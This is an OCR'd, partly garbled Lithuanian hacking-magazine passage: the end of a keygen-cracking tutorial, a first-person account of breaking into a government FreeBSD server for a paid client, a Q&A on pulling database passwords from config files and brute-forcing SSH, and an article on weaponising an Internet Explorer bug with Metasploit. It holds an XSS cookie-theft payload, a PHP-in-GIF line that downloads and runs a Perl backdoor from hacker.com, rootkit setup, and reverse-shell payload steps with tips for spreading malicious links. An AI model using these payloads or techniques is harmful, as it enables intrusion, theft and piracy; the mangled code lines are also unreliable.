*StrToInt*). Ši funkcija išskviečiama du kartus: pirmą kartą transformuojama eilutė 2, antrą — eilutė 3. Atkreipk dėmesį, kad iš eilutės 2 gaunamas skaičius po to sulyginamas su skaičiumi, gautu po įvesto vartotojo vardo transformavimo, t.y. jie turi būti lygūs. Atlikę tokį patį transformavimą su vardu (mes jį jau aptaureme kiek aukščiau), koks atliekamas pačioje programoje, mes galime gauti dalį teisingo serijinio numerio. Vardas *Ara* buvo transformuotas į skaičių 4661, o tai reiškia, kad mūsų kodas bus *D3-456-00004661 78901234*, kur mums jau žinoma pirmoji ir trečioji jo dalis. Žiūrime toliau... Mums lieka visiškai nedaug: išnagrinėti procedūrą, kuri dirba su 4 eilute. *0048E953* adresu esanti funkcija apskaičiuoja mūsų 4 eilutės *CRC32* (prisimink, ką mums parodė *KANAL* įskiepis), po to su anksčiau iš vardo funkcijos grąžinta reikšme atlieka operaciją *XOR* ir gautas rezultatas palyginamas su paskutine įvesto kodo dalimi. Jeigu viskas teisingai, tuomet mes vedame teisingą kodą. Mes čia neaptarinėsime *CRC32* algoritmo veikimo, kadangi yra daugybė šių algoritmų pritaikančių gatavų išeities tekstų ir komponentų, kuriuos mes ir naudosime rašydami *keygeną*.

Vieną minutelę .

Lieka vienas niuansas, susijęs su 1 eilute. Jos transformavimo rezultatas toliau nėra naudojamas, t.y. jos vietoje galima įterpti bet kokius simbolius (didžiąsias lotyniškąs raides). Tačiau kai kurie žmonės tvirtina, kad jie vis dėlto naudojami slapčiuose patikrinimuose, todėl praėjus tam tikram laiku tokia registracija tampa negaliojanti. Bet tokios skambios frazės be konkrečių kodo fragmentų arba pasleptų patikrinimo procedūrų dar nieko neįrodo, o pas mane (ir pas kitus) ši programa jau seniai puikiai veikia. Tos pačios nuomos yra ir *EGOST/TSRh*, šiai programai skirtas *keygenas*, kuris buvo parašytas jau seniai, autorius. Naudodamasis proga, atskirai dekoju *EGOST*’ui už suteiktą pagalbą ir konsultacijas rašant šį straipsnį.

[Keygeno kūrimas] Mes išaiškinome serijinio numerio patikrinimo algoritmą. Dabar aptarkime mūsų būsimo *keygeno* darbo algoritmą. Pirmieji trys serijinio numerio simboliai „*D3*“ yra pastovūs bet kokiam vardui. Kiti trys taip pat gali būti bet kokie. Skaičius, gautas po su jais atliktų manipuliacijų, vėliau niekur nenaudojamas. Kita serijinio numerio dalis bus generuojama pagal įvestą vartotojo vardą, o paskutinė bus visos iki tol gautos eilutės *CRC32* rezultatas. Tau telieka į vieną visumą apjungti šį algoritmą ir įgyvendinti jį su tavo mėgstama programavimo kalba. Linkiu sėkmės pūrenant *reverse-engineering*’o dirvą.

Padaryta vyriausybė

Vyriausybinių „FreeBSD“

serverio „local root“

PERŽIŪRINĖDAMAS ĮVAIRIUS SECURITY FORUMUS, AŠ PASTEBĖJAU ŽINUTĘ, KURIOJE GERAS ŽMOGUS SIŪLĖ NULAUŽTI KĄŽKOKĮ SVARBŲ POLITINĮ RESURSĄ. UŽ GAUTĄ PRIĖJIMĄ ROOT TEISĖMIS JIS ŽADĖJO PAKLOTI 300 ŽALIŲJŲ PREZIDENTŲ. ŠIAIP JAU AŠ NESU MĖGĖJAS LAUŽTI PAGAL UŽSAKYMĄ, TAČIAU TĄ ŠALTĄ IR NUOBODŲ VAKARĄ AŠ KĄŽKODĖL PANŪDAU ŠIEK TIEK PASIMANKŠTINTI IR SUORGANIZUOTI SERVERIUI NUODUGNŲ PATIKRINIMĄ.

[Rippers? Fuck!] Prieš imdamasis darbo nusprendžiau šiek tiek apsisaugoti ir šį vakarą patikrinti riperių bazeje. Aš mikliai pasibeldžiau pas gana kokybišką botą, kuris normaliai funkcionuoja ir šiandien (jo uin yra 4474744), ir sušeriau jam tokią komandą: *!ripper [nick]*, į ką man botas maloniai atsakė: *[nick] is not in our database*. Susisiekęs su geru žmogumi, aš gavau hostą ir mes greitai išsiskyrėm, kiekvienas su savo reikais.

[In attack] Savo įsilaužimą aš nusprendžiau pradėti nuo informacijos apie serverį surinkimo. Iš pradžių su *whois* aš sužinojau serverio IP adresą. Po to aplankiau aukos svetainę, kurioje mane pasitiko nemažai skriptų, skurdokas dizainas bei du elektroninio pašto adresai (vienas kunų, mano nuomone, priklausė *admin*: *benny@serv.gov*). Visas varikluukas veikė su *php*, tačiau tai manęs kažkaip visai nedžiugino. Toliau aš veikiau standartiškai: nutolusiame *shelle* paleidau *nmap* su veliavėmis *O* ir *sV* (nustatyti operacinės sistemos versiją ir tinklo servisus) bei sukomandavau jam skenuoti 21, 22, 23, 25, 110, 80, 3306 jungtis. Po kurio laiko pridusęs *nmap* man pateikė ataskaitą apie serverį, kurioje teigė, kad, pavyzdžiui, per 21 jungtį veikė *ProFTPD 1.2.1*, o *Sendmail* buvo šitai įsitaisęs per 25, deja šiai MTA versijai eksploatuoti aš neturejau, o viešai prieinamo neieškojau, kadangi tai beprasmiška. Per 80 jungtį pagal nutylėjimą veikė *Apache*, per 3306 veikė vienos paskutinių versijų *mysql*. Išanalizavus mano gautą informaciją, servisų atakas buvo nuspręsta spjauti (kol kas) ir prie serverio priartėti iš kitos pusės.

[Another side] Kitą rytą man nieko kito neliko, kaip tik užsiimti atakuojamame serveryje veikiančios svetainės tyrinėjimais ir ten ieškoti laimės. Aš užėjau į svetainę ir

dar kartą joje apsižvalgiau. Perbėgęs per nuorodas, aš neradau nei *ipb*, nei skyletojų *phpBB*. Čia tai pat nebuvo jokios viešai prieinamos programinės įrangos, kas dar kartą bylojo apie tai, kad serveris gerai apsaugotas. Tokio tipo serveriuose paprastai būna daugybė įvairiausių katalogų ir bylų, kunų ieškoti man padėjo mano nuo seno pamegtas skeneris *Nikto*. Dabar man reikėjo skenerį užsiundyti ant savo aukos, ką aš ir padariau. Po 5 minučių aš jau galėjau megauti savo monitoriaus ekrane besipuikuojančiais rezultatais. Deja, aš neradau daug katalogų, tačiau skeneris vis dėlto kai ką parodė:


```
ht p://serv.gov/o/admin.php [200ok]
http://serv.gov/users/pub/ [200ok]
```

Pirmoji nuoroda vedė tiesiai į administravimo zoną, apie kurią aš jau seniai įtarinėjau, o antroji dėl teisingai sukonfigūruotų teisių manęs iš viso niekur nenuvedė. Patikrinęs, ar teisingai pirmoji nuoroda mane nukreipia į administravimo zoną, aš pradėjau kapstyti giliau. Po to man dar teko susidurti su daugybe skriptų, tačiau po jų patikrinimo aš negavau pageidaujamo rezultato. Jau ruošiausi iš ten dingti, kai staiga viename puslapyje pastebėjau nedidelę kažkokiems politiniams debatams skirtą formą. Forma turėjo du laukus: vardą ir pranešimo tekstą. Man iš karto kilo mintis patikrinti šią formą ir jos laukus, kad pažiūrėčiau, kaip veikia filtrai. Aš nesuklydau. Iš pradžių pabandžiau įterpti standartinį *javascript* kodą: `<script>alert('xss');</script>`, tačiau atgal gavau spyrį į pasturgalį. Tuomet aš nusprendžiau šmėginti prieinamus tagus, kurie naudojami rašant žinutes. Mano piktas žvilgsnis krito ant dviejų prieinamų tagų — *[img]* ir *[color]*, iš kurių pastarasis man padės tolimesniuose žygdarbiuose. Taigi pabandykime išsamiau aptarti tolimesnius mano veiksmus. Man reikėjo sukurti *xss* eksploitą, tada užsiundyti jį ant admino sausainukų, o po to pabandyti juos perimti su paprasčiausiu sniferiu. Po 10 minučių testavimo priešiškas *javascript* kodas buvo paruoštas. Papasakosiu apie tai išsamiau. Iš pradžių aš pabandžiau sukurti štai tokį pranešimą `[color="red"]Test[/color]`. Žodelis „Test“ buvo sėkmingai atvaizduotas raudona spalva. Po to aš šį pranešimą perdariau į tokią konstrukciją, kur išspjaudavo paprastą *XSS* perspėjimą:

```
[color="red" style="background-image:url(javascript:alert('XSS'))]; Test: [/color]
```


Tokį eksploitą jau nesunku papildyti taip, kad hakerio svetainėje įdiegtas sniferis perimintų blogiečio paliktą pranešimą peržiūrinių neįlaimėlių sausa nukus. Galutinis eksploato variantas nėra labai sudėtingas:

```
[color="red" style="background-image:url(javascript:alert('XSS'))]; Test: [/color]
st "http://serv.gov/bin/sniff.cgi?s="+document.cookie+Hiedmi n! [/color]
```



Štai kaip veikia riperių pareškos botas

Kaip matat, eksploatu kūne aprašyta nuoroda į sniferį (*sniff.cgi*), kuris už mane atlieka visą pagrindinį darbą. Dabar man telieka laukti, kol atlepausis




standartiškai: slaptažodžio hešas, vartotojo vardas ir t.t. Aš parsisiunčiau išties padorią per tokį laiką surinktų slaptažodžių bazę ir ant jos užsiužčiau brutforserį (*PasswordPro*), po ko ramiai nuejau miegoti.

Aš jau ruošiausi iš ten dingti, kai staiga viename puslapyje pastebėjau nedidelę kažkokiems politiniams debatams skirtą formą.


[Welcome to admin zone] Kitą rytą aš užsilykiu puodelį kavos, prisėdau prie kompiuterio ir pradėjau peržiūrėti brutforso darbo rezultatus. Pastarieji mane mažoniai nustebino tuo, kad brutforseris eilinį kartą išgelbėjo mano sėdynę ir negailestingai išspjovė dešifruotą slaptažodį. Dabar mano kelias vedė tiesiai į administravimo zoną. Čia aš patekau pasinaudojęs aukščiau pamėta nuoroda. Administratoriaus skydelis buvo ganėtinai funkcionalus ir gerai apgalvotas. Čia buvo galima redaguoti naujienas ir svetainės skyrelius, kurti savo balsavimus, keisti įvairią politinių apklausų statistiką, pridėti naujus adminus, redaguoti užsiregistravusių vartotojų informaciją ir t.t. Tačiau man reikėjo kažko labiau apčiuopiamo, už ko aš galėčiau užsikabinti ir pratęsti savo įsilaužimą. Tokia galimybė atsirado. Dar kiek laiko pasikapstęs administratoriaus skydelyje, aš suradau vieną dažnai sutinkamą opciją – paveikslelių (*gif*) persiuntimą į serverį. Adminui ši opcija buvo reikalinga tam, kad jis galėtų svetainėje talpinti įvairius politinius „snukelius“. Tada aš su paprasčiausiu *notepad* atsidariau savo *gif*ą ir į jį įrašiau štai tokią eilutę:

```
? system (cd /tmp, wget http://hacker.com/bd.pl,chmod 755 bd.pl; perl bd.pl);?>
```

Čia pereinama į katalogą */tmp*, kurame paprastai leidžiama rašyti visiems, po to parsisiunčiamas paprasčiausias *perl* backdooras (*bd.pl*), jam suteikiamos atitinkamos teisės ir jis paleidžiamas web serverio teisėmis, po ko backdooras prisibindina prie 32767 jungties. Visa tai aš išsaugojau į bylą *mora4.php* ir pabandžiau persiųsti į svetainę, tačiau teko gauti dar vieną gaivinantį spyrį. Tuomet aš nusprendžiau paguldauti ir pakeičiau bylos prapletimą iš *.php* į *.gif.php*. Ir ką tu manai? Paveikslelis buvo sėkmingai perkeltas! Aš atsi-



pirmąją komandą, kuri visada dingina aš,




uh, kaip dabar kažkam skaudės!

dariau paveikslelio nuorodą ir užkroviau ją savo naršykleje, tačiau ji ilgai nenorejo krautis, kas bylojo apie tai, jog bekadoras sėkmingai persiustas ir paleistas. Dabar aš kaip ir anksčiau parsisiunčiau langinems skirtą *netcat* ir pabandžiau prisijungti prie mano serverio:

```
C:\>nc www.server.gov 32767
```

Pirmąją komandą *who* buvo įvykdyta sėkmingai. Beje, tuo metu sistemoje aš buvau vienas, o tai reiškia, kad kelias buvo atviras ir reikėjo greitai priimti sprendimą.

[Root me plz] Taigi pusė kelio nuėta, tačiau man, be jokios abejonės, shell'o su apribotomis teisėmis neužteko, o pinigų manija mane galutinai užvaidė ir stūmė tolimesniems ryžtingiems veiksams. Reikėjo rootinti, rootinti ir dar kartą rootinti. *uname* man parodė terykštę operacinę sistemą. Tai buvo mano sena draugė *FreeBSD 4.3*. Keista, aš tikejau rasti šviežesnę versiją :). Tiek jau to, nuo to man tik genau. Ši fryškės šaka pažėdžiama, ką patvirtina *Georgij Guninski* (www.guninski.com) eksplotas. Klaidos esmė paprasta iki negailejimo: vykdant *exec()* išvalomi ne visi signalų apdorotojai, kas leidžia į *suid* programą įterpti savo kodą. Sėkmingai parsisiuntęs eksplotą, aš jį sukompiliavau ir gavau palei-



eksploto fragmentas su kenksmingu shell'kod.

[FreeBSD 4.3 local root]

Vasarą, prieš tris metus gerai žinomas Žora Guninskiš *FreeBSD* 4.3 ir ankstesnėse sistemose surado rimtą problemą. Klaida buvo aptikta signalų apdorojuve `rfork(RFPROC|RFSIGSHARE)`. *Suid* programoje vykdant `exec()`, nebuvo išvalomas šis signalas, kas hakeriui leisdavę įvykdomą bylą su *suid* bitu įdiegti bet kokią kodą. Kaip nesunku suprasti, lokaliai panaudotas toks įrankis padeda greitai gauti root teises, ką sėkmingai įgyvendino šio straipsnio autorius. Šio šarvamušio eksploato kodą galima gauti čia: www.guninski.com/vvfreebsd.c.

dimui paruoštą programą, kun tik ir laukė, kol kas nors ją paleis). Ką gi, lūkesčiai greitai išsipildė – o mano privilegijos po kelių minučių pasidare nulines, kas reiškė, kad mano rankose buvo root teisės. Sukeleęs teises aš nesiryziau pridėti savo vartotojo, kadangi net ir pats tingiausias bei bukiausias adminas tai pastebės ir nutrauks deguonies tiekimą, už ką užsakovas manęs tikrai nepaglostys). Taigi aš nusprendžiau apsiriboti paprasčiausiu rootkitu. Kadangi tai buvo *freebsd* sistema, šiuo atveju netiko nei *shv*, nei *adore*. Čia reikėjo panaudoti specialiai šiai sistemai skirtą rootkitą. Aš pasirinkau puikų ir pakankamai seną įrankį, kuris vadinasi *fbrk*. Jis moka daug ką, tačiau viena iš ryškių jo ypatybių yra galimybė slepti bylas ir procesus. Į jo konfigą tereikia įtraukti tokias eilutes:


```
*.*/ 99 tty00
*.*/ 99 tty00
```

Rootkito įdiegimas taip pat labai malonus: pakanka surinkti `.i/setup`, po ko viskas eina kaip per sviestą. Norint su juo gauti root teises, reikia apibrezti aplinkos kintamąjį `DISPLAY`, kuno reikšmė ir bus slaptažodis:

```
DISPLAY "qwerty", export DISPLAY, telnet host
```

Ir viskas. Tačiau tai toli gražu ne vienintelė *fbrk* galimybė.

[Finish him!] Aš pasigavau užsakovą ir pranešiau jam geras naujienas, kurios jį akivaizdžiai labai nudžiugino. Užsakovas be jokių klausimų man pervedė pusę sumos, aš jam perdaviau gautą priėjimą root teisėmis, po ko jis man pervedė likusią dalį. Aš jau ne pirmą kartą buvau labai savimi patenkintas ir jau susimąščiau apie būsimą savo elektroninio bičiulio atnaujinimą.



modifikuojame gifa

Q

Neseniai viename serveryje gavau web-shellą. Teisės — nobody, tačiau aš galiu skaityti dalį katalogų. Labai norėčiau žvilgtelėti į DB, tačiau neturiu nei vartotojo vardo, nei slaptažodžio. FTP slaptažodžiai netinka. Ką daryti?

A

Ieškoti bazės vartotojo vardo ir slaptažodžio. Jeigu tu gali skaityti vartotojų katalogą ir tau pakanka teisių, kad skaitytum bylas — ieškok tokio tipo, kaip `config.php`, `config.pl`, `conf.php`, `db.php`, `auth.php`, `login.pl` ir panašių bylų. Jose galima rasti priėjimo prie DB

duomenis, pavyzdžiui:

```
db_host = localhost
db_user = user
db_name = data_base_user
db_password = qwerty
```


Čia vartotojo vardas — `user`, slaptažodis — `qwerty`, servero vardas — `localhost`, duomenų bazė — `data_base_user`. Turėdamas šiuos duomenis, gali prisijungti ir pasidaryti bazės `data_base_user` kopiją. Jeigu tau pasiseks, tuomet gali būti, jog tavo teisių pakaks visoms bazėms peržiūreti. Manau, tokiu atveju tu žinosi, ką daryti.

Q

Išbandžiau daug brutforsų, tačiau nė vienas jų nenori perrinkinėti SSH slaptažodžių. Rašoma, kad Hydra sutelkia tokią galimybę, tačiau bandant paleisti perrinkimą ji keikiasi dėl kažkio modulio. Ką pasiūlytum?

A

Atsakymas akivaizdus: įdiegti šį modulį. Tiesą sakant, tam, kad perrinkiklis nesikeiktų, reikia įdiegti biblioteką *libssh* (<http://OxbadCode.be/libssh/libssh-0.11.tgz>), o tada prieš *Hydra* įdiegimą konfigūravimo skriptui papildomai perduoti vėliavėlę `--enable-libssh`. Paleidęs iš naujo pamatysi, kad viskas veikia būtent taip, kaip ir reikia!



Ašiliukui — asilo mirtis

Išsamiai apie naują triuškinančią IE klaidą. Pagaminta MS!

ŠIU METŲ KOVO PABAIGOJE NAUJIENA APIE KRITINĮ INTERNET EXPLORER 6.0 PAŽEIDŽIAMUMĄ TIESIOG APSKRĖDO VISUS ŽYMAUSIUS BUGTRAQ FORUMUS. TAME NĖRA NIEKO KEISTO, JŲK SPRENDŽIANT PAGAL APRAŠYMĄ, ŠVIEŽIAI SURASTA KLAIDA HAKERIAMS ŽADĄ DIDELES PERSPEKTYVAS. TAIKIK-
LYJE ATSIDURĘ MILIJONAI MAŠINŲ. POTENCIALIŲ AUKŲ SARAŠĄ TAIP PAT PAKLIUVO IR MAŠINOS SU UŽLOPYTA WINDOWS XP SP2. ŠI KLAIDA TAPO DĖMESIO VERTU PLAČIAI NUSKAMBEJUSIOS WMF KLAIDOS PRATĖSIMU. BŪTŲ NUODĖMĖ JOS NEAPTARTI!

[Priešistorė] 2006 metų kovo 22 dieną grupė iš Didžiosios Britanjos Computer Terrorism (www.computerterrorism.com) parašė Advisory CT22-03-2006, kuriame kalbama apie rimtą visų MS IE 6.0 ir 7 beta versijos naršyklių problemą. Derėtų pastebėti, kad, pasak CERT pažeidžiamumą pirmas aptiko Andreas Sandblad iš Secunia Research. Gana skurdžiame techniniame aprašyme buvo nurodytas pagrindinis blogio šaltinis — funkcija `createTextRange()`, kuri esant tam tikroms sąlygoms galėjo sukelti neteislingą rodyklių lentelės apdorojimą. Žvilgtelėkime į klaidingą kodą iš arčiau:

```
0x7D53C15D MOV ECX, DWORD PTR DS:[EDI]
```

```
0x7D53C166 CALL DWORD PTR [ECX]
```

Taip dėl blogai apgalvoto duomenų perdavimo naršykles viduje galima suformuoti nekorektišką nuorodą. To rezultate ECX registras rodys į neegzistuojantį kodo fragmentą, kas privers naršyklę trūkšmingai nulūžti. Nepaisant to, pasak Computer Terrorism ekspertų, jeigu rodyklė rodys į reikiamą pusę, tuomet mes galime eksploatuoti programą. Tokiu atveju valdymą reiktų perduoti Shell-kodui esančiame atmintyje ECX registre saugomu adresu. Vietoje įrodymo buvo pateiktas PoC kodas, vaizdžiai demonstruojantis DoS IE. Jį gali rasti adresu www.computerterrorism.com/research/ie/poc.htm. Neblogai, tiesa? Išsamiau paskaityti apie klaidingą funkciją gali čia: <http://home.ural.ru/~psynet/TextRange.html>.

[Pažeidžiamumo vystymasis] Vos išplatinus informaciją apie saugumo skyę pasirodė keletas skirtingų Oday eksploitų. Pirmasis eksploato koncepciją sukūręs žmogus buvo hakeris Skylined. Plačiausiai pagarsėjusia šio

visrakčio versija laikomas DarkEagle sukurtas eksploatas, kurį gali parsisiųsti iš čia: www.milw0rm.com/exploits/1606. Kodas nėra labai sudėtingas. Aš manau, kad šiek tiek prie jo pasėdėjus su JS dokumentacija, turėtų dingti visi neaiškumai. Šiaip jau pas daugelį žmonių eksploatas nepateikė pageidaujamo rezultato (įsiūtą Shell kodas turėjo paleisti `calc.exe`), vietoje to eksploatuojama naršyklė surydavo visą atmintį ir nevaikiška apkrai davo swap'ą. Sklando gandai, jog gali būti, kad DEP apsaugo nuo šio pažeidžiamumo, tačiau dabar aš tau negaliu pasakyti, ar taip yra iš tiesų. Pats primityviausias eksploatas, kuris avariniu būdu užbaigia naršyklės darbą, atrodo maždaug taip:

```
<input type="checkbox" id="c">
<script>
r=document.getElementById("c"),
o=r.createTextRange()
</script>
```

Pasirodžius Oday eksploitui pačios MS pateikto pažeidžiamumo likvidavimo sprendimo nebuvo. Vienintelis dalykas, kurį pasiūlė „Microsoft“ speciaistai — uždrausti aktyvaus turinio vykdymą. Beje, klaidos pataisymus pateikė trečiųjų šalių gamintojai, tokie, kaip gerai šioje srityje žinomi IDefence, determina ir t.t. Kiek aš žinau, jų pateikti pataisymai buvo paprasčiausios DLL bibliotekos, kurios kraudavosi kartu su potencialiai pažeidžiamomis programomis, t.y. IE ir Outlook (beje, pastarasis automatiškai įvykdavo kenksmingą laiške gautą skriptą, todėl į jį reagavo taip pat, kaip ir IE). Nepaisant to, „Microsoft“ programuotojai išleido oficialų anglinėms skirtą pataisymą, kurį dabar galima gauti adresu www.microsoft.com/technet/security/Bulletin/MS06-013.msp. Atkreipk dėmesį, kad biuletenis buvo išpublikuotas tik balandžio 11 dieną. Windows gamintojams garbes tokie terminai tikrai nepdėda.

[Globalus eksploatavimas] Jeigu tau patinka su visais eksploatais teriotis rankiniu būdu, tuomet gal praleisti viską, kas čia parašyta. Tačiau jeigu nieko nepraleisi, tai sužinosi, kaip galima maksimalia

ct Computer Terrorism™

Microsoft Internet Explorer JavaScript Window() Proof of Concept

and a proof of concept for the Internet Explorer 6.0.2.6000.5512.06

[Note: Download the Patches for this Vulnerability](#)

Select your operating system

Microsoft Windows XP (All Service Packs)

Microsoft Windows 2000/Universal (Slower)


1. www.computerterrorism.com
pažeidžiamumo patikrinimo puslapis

automatizuoti ir supaprastinti naujos klaidos išnaudojimo procesą. Taigi pradėdam. Iš pradžių iš www.metasploit.org reikia parsisiųst paskutinę MetaSploit Framework versiją (straipsnio rašymo metu ji buvo 2.5), ten pagal nurodymą turi būti įsiūtas ir šis naujasis eksploatas. Pastaba: šį komplektą aš siunčiausi ir įdieginėjau *nix sistemoje. Jeigu tu sėdi su sky_tomis langinėmis, tuomet siūskis Cygwin skirtą versiją. Jeigu tu pas save anksčiau įdiege MetaSploit Framework, tuomet IE skirtą visraktį galima pridėti kata oge exploits sukuriant bylą `ie_createtextrange.pm`, kurią gausi iš http://metasploit.com/projects/Framework/modules/exploits/ie_createtextrange.pm. Kaip matai, viskas labai paprasta. Paleidžiam framework konsolę: `./msfconsole`. Patikrinkim, ar mūsų eksploatas pateikiamas prieinamų įrankių sąraše (komanda „show exploits“). Jis turėtų vadintis „ie_createtextrange“. Jeigu jis yra sąrašė, tuomet viskas labai gerai: rašom „use ie_createtextrange“ ir žiūrim, kokius parametrus reikia perduoti norint, kad eksploatas suveiktų. Būtinai yra viso labo vienas parametras, skirtas nurodyti jungtį, per kurią turi veikti suklasototas web serveris su užkrestu puslapiu. Darome taip: „set HTTPPORT 1234“. Dabar atejo pati svarbiausia akimirka: įdaro (PAYLOAD) arba paprasčiau šnekant Shell-kodo pasirinkimas. Framework'e tu gali rast padorų langinėms skirtų eksploitų sąrašą, todėl tau nereikia kiekvieną kartą pakeisti išerties teksto. Noredamas pakeisti įrašytą Shell-kodą, pasinaudok MetaSploit Framework galimybėmis. Galima bukat užbindinti jungtį, įvykdyti Program Files pašalinimo komandą, pridėti naują vartotoją — galima padaryti ką tik nori! Mūsų eksperimente mes panaudosime klasikinį Shell kodą „set PAYLOAD win32_reverse“, kuris susijungs su mūsų serveriu ir prijungs mus prie cmd.exe su to vartotojo teisėmis, kuris buvo pakankamai neatsargus, kad peržiūrėjo mūsų pateiktą nuorodą. Tiesa, vos nepamiršau: kad Shell kodas prisijungtų prie mūsų, o ne kokio nors Jono mašinos, nurodykime privalomą parametą „LHOST išorinis_IP-mūsų_mašinos_adresas“, štai ir viskas. Mūsų velnio mašiną paleidžiam su komanda „exploit“. Jeigu viskas gerai, ekrane pasirodys maždaug toks vaizdelis:

```
[*] Starting Reverse Handler
[*] Waiting for connections to http://61.65.23.45:1234/
```

Dabar atejo pats svarbiausias momentas: įdaro (PAYLOAD) arba paprasčiau šnekant Shell-kodo pasirinkimas.

Tai reiškia, kad viskas tiesiog puiku, o šią nuorodą galima išsiųsti savo geriausiems draugams: „Liau liau! Pažiūrėk, JONai, čia, kaip k/00tai atrodo: <http://61.65.23.45:1234/>“. Tikrai įvertink tai, kad kai jaunuolis užeis pateiktu adresu, prieš jį pasirodys jovalas, kurį matai nuotraukoje. Tai, „švelniai“ tariant, tave išduoda, todėl jeigu tu esi norintis visus į kairę ir į dešinę trojaninti niekšelis,



/2. caic
Jūsikrovė pažeidžiamumo patikrinimo puslapis

tuomet pataisyk paties `ie_createtextrange.pm` kodą. Išmesk po `<body onload=*$start()*>` pateiktą bjaurų užrašą, kad jis daugiau netrukdytų tau ir tavo nuorodos žiūrovų. Kaip matai, šio visrakčio iš framework komplekto naudojimas labai panašus į ten pat pateiktą WMF eksploato panaudojimą. Šiaip tai nebūtina taip išsidavinėti ir kišti visiems savo kenksmingų nuorodų. Tu gali sukurti atitinkamą `iframe` arba tiesiog nulaūžtoje svetainėje sukonfigūruoti `redirect` į savo kenksmingą `html` puslapį. Yra dar vienas senas geras būdas, geriau užsirašyk: šią nuorodą įterpti savo ICQ informacijoje ir lėkti į užsienio forumus pažindintis su visais iš eilės.

Ne vien tik WMF!

